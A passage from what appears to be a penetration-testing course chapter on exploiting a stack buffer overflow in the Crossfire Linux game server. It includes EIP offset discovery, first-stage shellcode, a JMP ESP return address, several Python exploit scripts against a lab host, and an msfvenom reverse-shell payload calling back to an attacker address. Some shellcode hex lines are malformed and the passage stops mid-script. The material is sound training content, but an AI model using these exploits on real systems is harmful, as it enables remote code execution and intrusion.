Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac
8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6A
...
...
```

Listing 369 - Creating a unique buffer string using msf-pattern_create

By swapping our original buffer with this new and unique one, and running the proof-of-concept script again, we crash the debugged application, this time overwriting EIP with the following bytes:




Figure 226: Crashing the application using the unique buffer string

Passing this value to the Metasploit **msf-pattern_offset** script shows the following buffer offset for those particular bytes:

```
kali@kali:~$ msf-pattern_offset -q 46367046
[*] Exact match at offset 4368
```

Listing 370 - Obtaining the overwrite offset

To confirm this offset, we will update the `crash` variable in our proof-of-concept to cleanly overwrite EIP with four "B" characters.

```
crash = "\x41" * 4368 + "B" * 4 + "C" * 7
```

Listing 371 - Controlling the EIP register

12.3.1.1 Exercises

1. Determine the correct buffer offset required to overwrite the return address on the stack.
2. Update your stand-alone script to ensure your offset is correct.

12.4 Locating Space for Our Shellcode

Next, we must find if there are any registers that point to our buffer at the time of the crash. This step is essential, allowing us to subsequently attempt to identify possible `JMP` or `CALL` instructions that can redirect the execution flow to our buffer.

We notice that the ESP register (Figure 227) points to the end of our buffer, leaving only seven bytes of space for shellcode. Furthermore, we cannot increase the overflow buffer size in an attempt to gain more space; even a single byte increase produces a different crash that does not properly overwrite EIP.




Figure 227: ESP points to the end of our buffer leaving only 7 bytes of space for our shellcode

Taking a closer look at the state of our registers at crash time (Figure 227) reveals more options. The EAX register seems to point to the beginning of our buffer, including the "setup sound" string.

The fact that EAX points directly to the beginning of the command string may impact our ability to simply jump to the buffer pointed at by EAX, as we would be executing the hex opcodes equivalent of the ASCII string "setup sound" before our shellcode. This would most likely mangle the execution path and cause our exploit to fail. Or would it?

Further examination of the actual opcodes generated by the "setup sound" string shows the following instructions:

eax, edx	b7d0:0a0e	73 65		jae Oxb7d00a75
	b7d0:0a10	74 75		je Oxb7d00a87
	b7d0:0a12	70 20		jo Oxb7d00a34
	b7d0:0a14	73 6f		jae Oxb7d00a85
	b7d0:0a16	75 6e		jne Oxb7d00a86
	b7d0:0a18	64 20 41 61		and fs:[ecx+0x61], al
	b7d0:0a1c	30 41 61		xor [ecx+0x61], al
	b7d0:0a1f	31 41 61		xor [ecx+0x61], eax
	b7d0:0a22	32 41 61		xor al, [ecx+0x61]
	b7d0:0a25	33 41 61		xor eax, [ecx+0x61]
	b7d0:0a28	34 41		xor al, 0x41
	b7d0:0a2a	61		popal
	b7d0:0a2b	35 41 61 36 41		xor eax, 0x41366141
	b7d0:0a30	61		popal
	b7d0:0a31	37		aaa

Figure 228: Instructions generated by the "setup sound" string opcodes

Interestingly, it seems that the opcode instructions s(\x73) and e(\x65), the two first letters of the word "setup", translate to a *conditional jump* instruction, which seems to jump to a nearby location in our controlled buffer. The next two letters of the word setup, t(\x74) and u(\x75), translate to a slightly different conditional jump. All these jumps seem to be leading into our controlled buffer so a jump to EAX might actually work for us in this case. However, this is not an elegant solution so let's Try Harder.

Continuing our analysis, it looks like the ESP register points toward the end of our unique buffer at the time of the crash but this only gives us a few bytes of shellcode space to work with. We can try to use the limited space that we have to create a first stage shellcode. Rather than an actual payload such as a reverse shell, this first stage shellcode will be used to align the EAX register in order to make it point to our buffer right after the "setup sound" string and then jump to that location, allowing us to skip the conditional jumps. In order to achieve this, our first stage shellcode would need to increase the value of EAX by 12(\x0C) bytes as there are 12 characters in the string "setup sound". This can be done using the ADD assembly instruction and then proceed to jump to the memory pointed to by EAX using a JMP instruction.

Data Dump

	0xb7cd5000-0xb7d21000																								
b7d0:0a0e	73	65	74	75	70	20	73	6f	75	6e	64	20	41	61	30	41	setup	sound	AaOA						
b7d0:0a1e	61	31	41	61	32	41	61	33	41	61	34	41	61	35	41	61	a1Aa2Aa3Aa4Aa5Aa								
b7d0:0a2e	36	41	61	37	41	61	38	41	61	39	41	62	30	41	62	31	6Aa7Aa8Aa9Ab0Ab1								
b7d0:0a3e	41	62	32	41	62	33	41	62	34	41	62	35	41	62	36	41	Ab2Ab3Ab4Ab5Ab6A								
b7d0:0a4e	62	37	41	62	38	41	62	39	41	63	30	41	63	31	41	63	b7Ab8Ab9Ac0Ac1Ac								
b7d0:0a5e	32	41	63	33	41	63	34	41	63	35	41	63	36	41	63	37	2Ac3Ac4Ac5Ac6Ac7								
b7d0:0a6e	41	63	38	41	63	39	41	64	30	41	64	31	41	64	32	41	Ac8Ac9Ad0Ad1Ad2A								
b7d0:0a7e	64	33	41	64	34	41	64	35	41	64	36	41	64	37	41	64	d3Ad4Ad5Ad6Ad7Ad								
b7d0:0a8e	38	41	64	39	41	65	30	41	65	31	41	65	32	41	65	33	8Ad9Ae0Ae1Ae2Ae3								
b7d0:0a9e	41	65	34	41	65	35	41	65	36	41	65	37	41	65	38	41	Ae4Ae5Ae6Ae7Ae8A								
b7d0:0aae	65	39	41	66	30	41	66	31	41	66	32	41	66	33	41	66	e9Af0Af1Af2Af3Af								
b7d0:0abe	34	41	66	35	41	66	36	41	66	37	41	66	38	41	66	39	4Af5Af6Af7Af8Af9								
b7d0:0ace	41	67	30	41	67	31	41	67	32	41	67	33	41	67	34	41	Ag0Ag1Ag2Ag3Ag4A								
b7d0:0ade	67	35	41	67	36	41	67	37	41	67	38	41	67	39	41	68	g5Ag6Ag7Ag8Ag9Ah								

Figure 229: Number of bytes required for EAX adjustment

In order to get the correct opcodes for our instructions, we use the **msf-nasm_shell** utility from Metasploit.

```
kali@kali:~$ msf-nasm_shell

nasm > add eax,12
00000000  83C00C          add eax,byte +0xc

nasm > jmp eax
00000000  FFE0          jmp eax
```

Listing 372 - Obtaining first stage shellcode opcodes

Fortunately for us, these two sets of instructions (`\x83\xC0\x0C\xFF\xE0`) take up only 5 bytes of memory. We can update the proof-of-concept by including the first stage shellcode and re-padding the original buffer with NOPs (`\x90`) in order to maintain the correct length.

```
#!/usr/bin/python
import socket

host = "10.11.0.128"

padding = "\x41" * 4368
eip = "\x42\x42\x42\x42"
first_stage = "\x83\xC0\x0C\xFF\xE0\x90\x90"

buffer = "\x11(setup sound " + padding + eip + first_stage + "\x90\x00#"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print "[*] Sending evil buffer..."

s.connect((host, 13327))
print s.recv(1024)

s.send(buffer)
s.close()
```

```
print "[*]Payload Sent !"
```

Listing 373 - Adding the first stage payload

After running our updated proof-of-concept code, we can verify that the EIP register is overwritten with four Bs (\x42) and that our first stage shellcode is located at the memory address pointed by the ESP register:




Figure 230: Verifying ESP points to the start of the first stage shellcode

12.5 Checking for Bad Characters

To discover any bad characters that might break the overflow or corrupt our shellcode, we can use the same approach as we did in the Windows Buffer Overflow module.

We sent the whole range of characters from 00 to 0F within our buffer and then monitored whether any of those bytes got mangled, swapped, dropped, or changed in memory once they were processed by the application.

After running the proof of concept multiple times and eliminating one bad character at a time, we come up with a final list of bad characters for the Crossfire application, which only appear to be \x00 and \x20.

12.5.1.1 Exercises

1. Determine the opcodes required to generate a first stage shellcode using msf-nasm_shell.

- Identify the bad characters that cannot be included in the payload and return address.

12.6 Finding a Return Address

As a final step, we need to find a valid assembly instruction to redirect code execution to the memory location pointed to by the ESP register. The EDB debugger comes with a set of plugins, one of which is named *OpcodeSearcher*.




Figure 231: The OpcodeSearcher plugin for EDB

Using this plugin, we can easily search for a JMP ESP instruction or equivalent in the memory region where the code section of the crossfire application is mapped:




Figure 232: Finding arbitrary assembly instructions using EDB

We choose to proceed using the first JMP ESP instruction found by the debugger (0x08134596, Figure 232). Putting the overwrite offset, return address, and first stage shellcode together gives us the following proof-of-concept:

```
#!/usr/bin/python
import socket

host = "10.11.0.128"

padding = "\x41" * 4368
eip = "\x96\x45\x13\x08"
first_stage = "\x83\xC0\x0C\xFF\xE0\x90\x90\x90"

buffer = "\x11(setup sound " + padding + eip + first_stage + "\x90\x00#"

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
print "[*]Sending evil buffer..."

s.connect((host, 13327))
print s.recv(1024)

s.send(buffer)
s.close()

print "[*]Payload Sent !"
```

Listing 374 - Adding the return address to the proof-of-concept

Before running our proof-of-concept, we restart the application and attach our debugger to it once again. Instead of simply letting the Crossfire process run, we set a breakpoint at our JMP ESP instruction address using the EDB Breakpoint Manager plugin. This will help us confirm that EIP is overwritten appropriately.




Figure 233: Setting a breakpoint in EDB

With the breakpoint set, we can run our proof-of-concept and if everything has gone according to plan, our debugger should stop at the JMP ESP instruction.




Figure 234: Hitting our breakpoint in the debugger

The breakpoint has been hit and we proceed to single-step into the JMP ESP instruction and land at our first stage shellcode.




Figure 235: Landing at our first stage shellcode in memory

After executing the first instruction, we find that the EAX register now points to the beginning of our controlled buffer, right after the "setup sound" string.




Figure 236: EAX pointing to the beginning of our A buffer

Once the EAX register is aligned by our first stage shellcode, a JMP EAX instruction brings us into a nice, clean buffer of A's:




Figure 237: Redirecting execution to the beginning of our buffer, after the "setup sound" string

12.6.1.1 Exercises

1. Find a suitable assembly instruction address for the exploit using EDB.
2. Include the first stage shellcode and return address instruction in your proof-of-concept and ensure that the first stage shellcode is working as expected by single stepping through it in the debugger.

12.7 Getting a Shell

All that's left to do now is drop our payload at the beginning of our buffer of A's reachable through the first stage shellcode. We choose to use a reverse shell as our payload and generate it using **msfvenom**. We pass **-p** to specify the payload followed by values for **LHOST** and **LPORT** respectively. We also specify the bad characters to avoid with the **-b** flag, the output format with **-f**, and the variable name to use with **-v**.

```
kali@kali:~$ msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 -b "\x00\x20" -f py -v shellcode
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 95 (iteration=0)
x86/shikata_ga_nai chosen with final size 95
Payload size: 95 bytes
Final size of py file: 470 bytes
shellcode = ""
shellcode += "\xbe\x35\x9e\x a3\x7d\xd9\x e8\xd9\x74\x24\x f4\x5a\x29"
shellcode += "\xc9\xb1\x12\x31\x72\x12\x83\xc2\x04\x03\x47\x90\x41"
shellcode += "\x88\x96\x77\x72\x90\x8b\xc4\x2e\x3d\x29\x42\x31\x71"
shellcode += "\x4b\x99\x32\xe1\xca\x91\x0c\xcb\x6c\x98\x0b\x2a\x04"
shellcode += "\xb7\xfc\xb8\x46\xaf\xfe\x40\x67\x8b\x76\x a1\xd7\x8d"
shellcode += "\xd8\x73\x44\xe1\xda\xfa\x8b\xc8\x5d\xae\x23\xbd\x72"
shellcode += "\x3c\xdb\x29\x a2\xed\x79\xc3\x35\x12\x2f\x40\xcf\x34"
shellcode += "\x7f\x6d\x02\x36"
```

Listing 375 - Generating a Linux reverse shell payload using msfvenom

As mentioned above, the payload will be placed towards the beginning of our buffer. This means that we need to take the payload size into account and pad it with the correct amount of "A" characters. This will ensure that we maintain the original offset in order to overwrite the EIP register with our desired bytes. The final proof-of-concept implements the payload and adjusts the buffer size accordingly:

```
#!/usr/bin/python
import socket

host = "10.11.0.128"

nop_sled = "\x90" * 8 # NOP sled

# msfvenom -p linux/x86/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 -b "\x00\x20" -f py

shellcode = """
shellcode += "\xbe\x35\x9e\xa3\x7d\xd9\xe8\xd9\x74\x24\xf4\x5a\x29"
shellcode += "\xc9\xb1\x12\x31\x72\x12\x83\xc2\x04\x03\x47\x90\x41"
shellcode += "\x88\x96\x77\x72\x90\x8b\xc4\x2e\x3d\x29\x42\x31\x71"
shellcode += "\x4b\x99\x32\xe1\xca\x91\x0c\xcb\x6c\x98\x0b\x2a\x04"
